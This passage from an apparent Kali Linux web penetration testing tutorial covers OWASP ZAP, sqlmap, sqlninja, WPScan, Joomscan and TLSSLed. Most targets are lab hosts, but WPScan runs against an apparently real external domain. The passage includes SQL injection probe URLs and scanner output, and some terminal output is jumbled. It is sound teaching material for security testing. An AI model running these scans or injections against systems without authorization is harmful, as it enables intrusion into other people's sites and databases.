
Step 3 – Choose one of the Options from as shown in the following screenshot and click “Start”.



Following web is metasploitable with IP :192.168.1.101




Step 4 – Enter URL of the testing web at “URL to attack” → click “Attack”.



After the scan is completed, on the top left panel you will see all the crawled sites.

In the left panel "Alerts", you will see all the findings along with the description.



Step 5 – Click “Spider” and you will see all the links scanned.

Processed	Method	URI	Flags
●	GET	http://192.168.1.101/dwva	SEED
●	GET	http://192.168.1.101/robots.txt	SEED
●	GET	http://192.168.1.101/sitemap.xml	SEED
●	GET	http://192.168.1.101/dwva/	
●	GET	http://192.168.1.101/dwva/login.php	
●	GET	http://192.168.1.101/dwva/dwva/css/login.css	
●	GET	http://192.168.1.101/dwva/images/login_logo.png	
●	GET	http://192.168.1.101/dwva/images/RandomStorm....	


Database Tools Usage

sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Let's learn how to use sqlmap.

Step 1 – To open sqlmap, go to Applications → 04-Database Assessment → sqlmap.



The webpage having vulnerable parameters to SQL Injection is metasploitable.

The screenshot shows a web browser window with the URL <http://192.168.1.101/mutillidae/index.php?page=user-info.php&username=%27&password=&user-info-php-submit-button=View+Account+Details>. The page title is "Mutillidae: Born to be Hacked". The main content area displays a form with fields for "Name" and "Password", and a button labeled "View Account Details". A green box above the form says "Please enter username and password to view account details". Below the form, a red box contains the error message: "Error: Failure is always an option and this situation proves it". A table below the error message shows the following information:

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server

Step 2 – To start the sql injection testing, type “**sqlmap -u URL of victim**”

```
[!] To see full list of options run with --help
root@kali:~# sqlmap -u http://192.168.1.101/mutillidae/index.php?page=user-info.php&username=%27&password=&user-info-php-submit-button=View+Account+Details
```

Step 3 – From the results, you will see that some variable are vulnerable.


The terminal window shows the output of the sqlmap command. It includes several warning messages indicating potential vulnerabilities:

- [17:06:32] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
- [17:06:32] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to XSS attacks
- [17:06:32] [INFO] testing for SQL injection on GET parameter 'page'
- [17:06:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
- [17:06:32] [WARNING] reflective value(s) found and filtering out
- [17:06:33] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
- [17:06:34] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
- [17:06:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
- [17:06:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
- [17:06:35] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLTYPE)'
- [17:06:36] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
- [17:06:36] [INFO] testing 'MySQL inline queries'
- [17:06:36] [INFO] testing 'PostgreSQL inline queries'

sqlninja

sqlninja is a SQL Injection on Microsoft SQL Server to a full GUI access. sqlninja is a tool targeted to exploit SQL Injection vulnerabilities on a web application that uses Microsoft SQL Server as its back-end. Full information regarding this tool can be found on <http://sqlninja.sourceforge.net/>

Step 1 – To open sqlninja go to Applications → 04-Database Assesment → sqlninja.




CMS Scanning Tools

WPScan

WPScan is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues.

Step 1 – To open WPscan go to Applications → 03-Web Application Analysis → “wpscan”.



The following screenshot pops up.

```
root@kali: ~
File Edit View Search Terminal Help

WPSCAN
Wordpress Security Scanner by the WPScan Team
Version 2.9
Sponsored by Sucuri - https://sucuri.net
 @_WPScan_, @ethicalhack3r, @erwan_lr, pndl, @_FireFart_

Help :
Some values are settable in a config file, see the example.conf.json

--update                                     Update to the database to the latest version
--url      | -u <target url>               The WordPress URL/domain to scan.
--force    | -f                               Forces WPScan to not check if the remote site
e is running WordPress.
--enumerate | -e [option(s)]                 Enumeration.
```

Step 2 – To scan a website for vulnerabilities, type “wpscan -u URL of webpage**”.**

If the scanner is not updated, it will ask you to update. I will recommend to do it.

```
root@kali:~# wpscan -u itsolution.support ←
```

WordPress Security Scanner by the WPScan Team
Version 2.9
Sponsored by Sucuri - <https://sucuri.net>
 @_WPScan_, @ethicalhack3r, @erwan_lr, pval, @_FireFart_

[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]y 

Once the scan starts, you will see the findings. In the following screenshot, vulnerabilities are indicated by a red arrow.

```
[i] It seems like you have not updated the database for some time.  
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]n  
[+] URL: http://[REDACTED].com/  
[+] Started: Sat Oct 22 16:08:46 2016  
  
[+] robots.txt available under: 'http://[REDACTED].com/robots.txt'  
[!] The WordPress 'http://[REDACTED].com/readme.html' file exists exposing a version number  
[+] Interesting header: LINK: <http://[REDACTED].com/>; rel=shortlink  
[+] Interesting header: SERVER: Apache/2.2.23 (CentOS)  
[+] Interesting header: X-POWERED-BY: PHP/5.2.17  
[+] XML-RPC Interface available under: http://[REDACTED].com/xmlrpc.php  
  
[+] WordPress version 3.9.1 identified from meta generator  
[!] 20 vulnerabilities identified from the version number  
  
[!] Title: WordPress 3.9 & 3.9.1 Unlikely Code Execution ←  
    Reference: https://wpvulndb.com/vulnerabilities/7527  
    Reference: https://core.trac.wordpress.org/changeset/29389  
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5203  
[i] Fixed in: 3.9.2  
  
[!] Title: WordPress 2.0.3 - 3.9.1 (except 3.7.4 / 3.8.4) CSRF Token Brute Forcing ←  
    Reference: https://wpvulndb.com/vulnerabilities/7528  
    Reference: https://core.trac.wordpress.org/changeset/29384  
    Reference: https://core.trac.wordpress.org/changeset/29408  
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5204  
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5205  
[i] Fixed in: 3.9.2  
  
[!] Title: WordPress 3.0 - 3.9.1 Authenticated Cross-Site Scripting (XSS) in Multisite ←  
    Reference: https://wpvulndb.com/vulnerabilities/7529  
    Reference: https://core.trac.wordpress.org/changeset/29398
```

```
[!!] Title: WordPress 3.6 - 3.9.1 XXE in GetID3 Library
Reference: https://wpvulndb.com/vulnerabilities/7530
Reference: https://github.com/JamesHeinrich/getID3/commit/dc8549079a24bb0619b6124ef2df767704f8d0bc
Reference: http://getid3.sourceforge.net/
Reference: http://wordpress.org/news/2014/08/wordpress-3-9-2/
Reference: http://lab.onsec.ru/2014/09/wordpress-392-xxe-through-media-upload.html
Reference: https://github.com/ONsec-Lab/scripts/blob/master/getid3-xxe.wav
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-2053
[i] Fixed in: 3.9.2

[!!] Title: WordPress 3.4.2 - 3.9.2 Does Not Invalidate Sessions Upon Logout
Reference: https://wpvulndb.com/vulnerabilities/7531
Reference: http://whiteoaksecurity.com/blog/2012/12/17/cve-2012-5868-wordpress-342-sessions-not-terminated-upon-explicit-user-logout
Reference: http://blog.spiderlabs.com/2014/09/leveraging-lfi-to-get-full-compromise-on-wordpress-sites.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5868
[i] Fixed in: 4.0

[!!] Title: WordPress 3.0-3.9.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7688
Reference: http://klikki.fi/adv/wordpress.html
Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
Reference: http://klikki.fi/adv/wordpress_update.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9031
[i] Fixed in: 4.0


[!!] Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
Reference: https://wpvulndb.com/vulnerabilities/7681
Reference: http://www.behindthefirewalls.com/2014/11/wordpress-denial-of-service-responsible-disclosure.html
Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
```

Joomscan

Joomla is probably the most widely-used CMS out there due to its flexibility. For this CMS, it is a Joomla scanner. It will help web developers and web masters to help identify possible security weaknesses on their deployed Joomla sites.

Step 1 – To open it, just click the left panel at the terminal, then “**joomscan – parameter**”.

Step 2 – To get help for the usage type “**joomscan /?**”



Step 3 – To start the scan, type “ joomscan –u URL of the victim”.

Results will be displayed as shown in the following screenshot.

```
File Edit View Search Terminal Help
Vulnerabilities Discovered
=====
# 1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt
Exploit: Generic defenses implemented in .htaccess are not available, so exploit
ing is more likely to succeed.
Vulnerable? Yes

# 2
Info -> Generic: Unprotected Administrator directory
Versions Affected: Any
Check: /administrator/
Exploit: The default /administrator directory is detected. Attackers can brutefor
ce administrator accounts. Read: http://yehg.net/lab/pr0js/view.php/MULTIPLE%20
TRICKY%20WAYS%20TO%20PROTECT.pdf
Vulnerable? Yes

15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20jos_users--
Vulnerable? No

# 27
Info -> Component: Joomla Component com_searchlog SQL Injection
Versions Affected: 3.1.0 <=
Check: /administrator/index.php?option=com_searchlog&act=log
Exploit: /administrator/index.php?option=com_searchlog&act=log
Vulnerable? No

# 28
Info -> Component: Joomla Component com_djartgallery Multiple Vulnerabilities
Versions Affected: 0.9.1 <=
Check: /administrator/index.php?option=com_djartgallery&task=editItem&cid[0]=1'+a
nd+1=1+++
Exploit: /administrator/index.php?option=com_djartgallery&task=editItem&cid[0]=1'
+and+1=1+++
Vulnerable? N/A

There are 2 vulnerable points in 28 found entries!
~[*] Time Taken: 28 min and 20 sec
~[*] Send bugs, suggestions, contributions to joomscan@yehg.net
root@xfx:~#
```

SSL Scanning Tools

TLSSLED is a Linux shell script used to evaluate the security of a target SSL/TLS (HTTPS) web server implementation. It is based on sslscan, a thorough SSL/TLS scanner that is based on the openssl library, and on the “**openssl s_client**” command line tool.

The current tests include checking if the target supports the SSLv2 protocol, the NULL cipher, weak ciphers based on their key length (40 or 56 bits), the availability of strong ciphers (like AES), if the digital certificate is MD5 signed, and the current SSL/TLS renegotiation capabilities.

To start testing, open a terminal and type “**tlssled URL port**”. It will start to test the certificate to find data.

```
root@kali:~# tlssled [REDACTED] 443
TLSSLed - (1.3) based on sslscan and openssl
by Raul Siles (www.taddong.com)

openssl version: OpenSSL 1.0.2f  28 Jan 2016 maybe run apt-get update or trying?
root@kali:~# apt-get update
Date: 20161022-152715
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [14.2 kB]
[*] Analyzing SSL/TLS on [REDACTED]:443 ...
[.] Output directory: TLSSLed_1.3-[REDACTED]_443_20161022-152715 ...
[.] Using SSL/TLS protocol version:
(empty means I'm using the default openssl protocol version(s))

[*] Checking if the target service speaks SSL/TLS...
[.] The target service [REDACTED]:443 seems to speak SSL/TLS...
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
[.] Testing for SSLv2 ...
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
[.] Testing for the certificate CA issuer ...
Issuer: COMODO RSA Domain Validation Secure Server CA@kali:~
```

You can see from the finding that the certificate is valid until 2018 as shown in green in the following screenshot.

```
[.] Testing for the certificate CA issuer ...
Issuer: COMODO RSA Domain Validation Secure Server CA@kali:~
```


```
File Edit View Search Terminal Help
[.] Testing for the certificate validity period ...
Today: Sat Oct 22 19:27:24 UTC 2016
Not valid before: May 29 00:00:00 2015 GMT
Not valid after: May 28 23:59:59 2018 GMT
[.] Checking preferred server ciphers ...
[.] Testing for SSL/TLS renegotiation MitM vuln. (CVE-2009-3555) ...
[+] Testing for secure renegotiation support (RFC 5746) ...
Secure Renegotiation IS NOT supported
[.] Testing for SSL/TLS renegotiation DoS vuln. (CVE-2011-1473) ...
[.] Testing for client initiated (CI) SSL/TLS renegotiation (insecure) ...
UNKNOWN
[.] Testing for client authentication using digital certificates ...
```

w3af

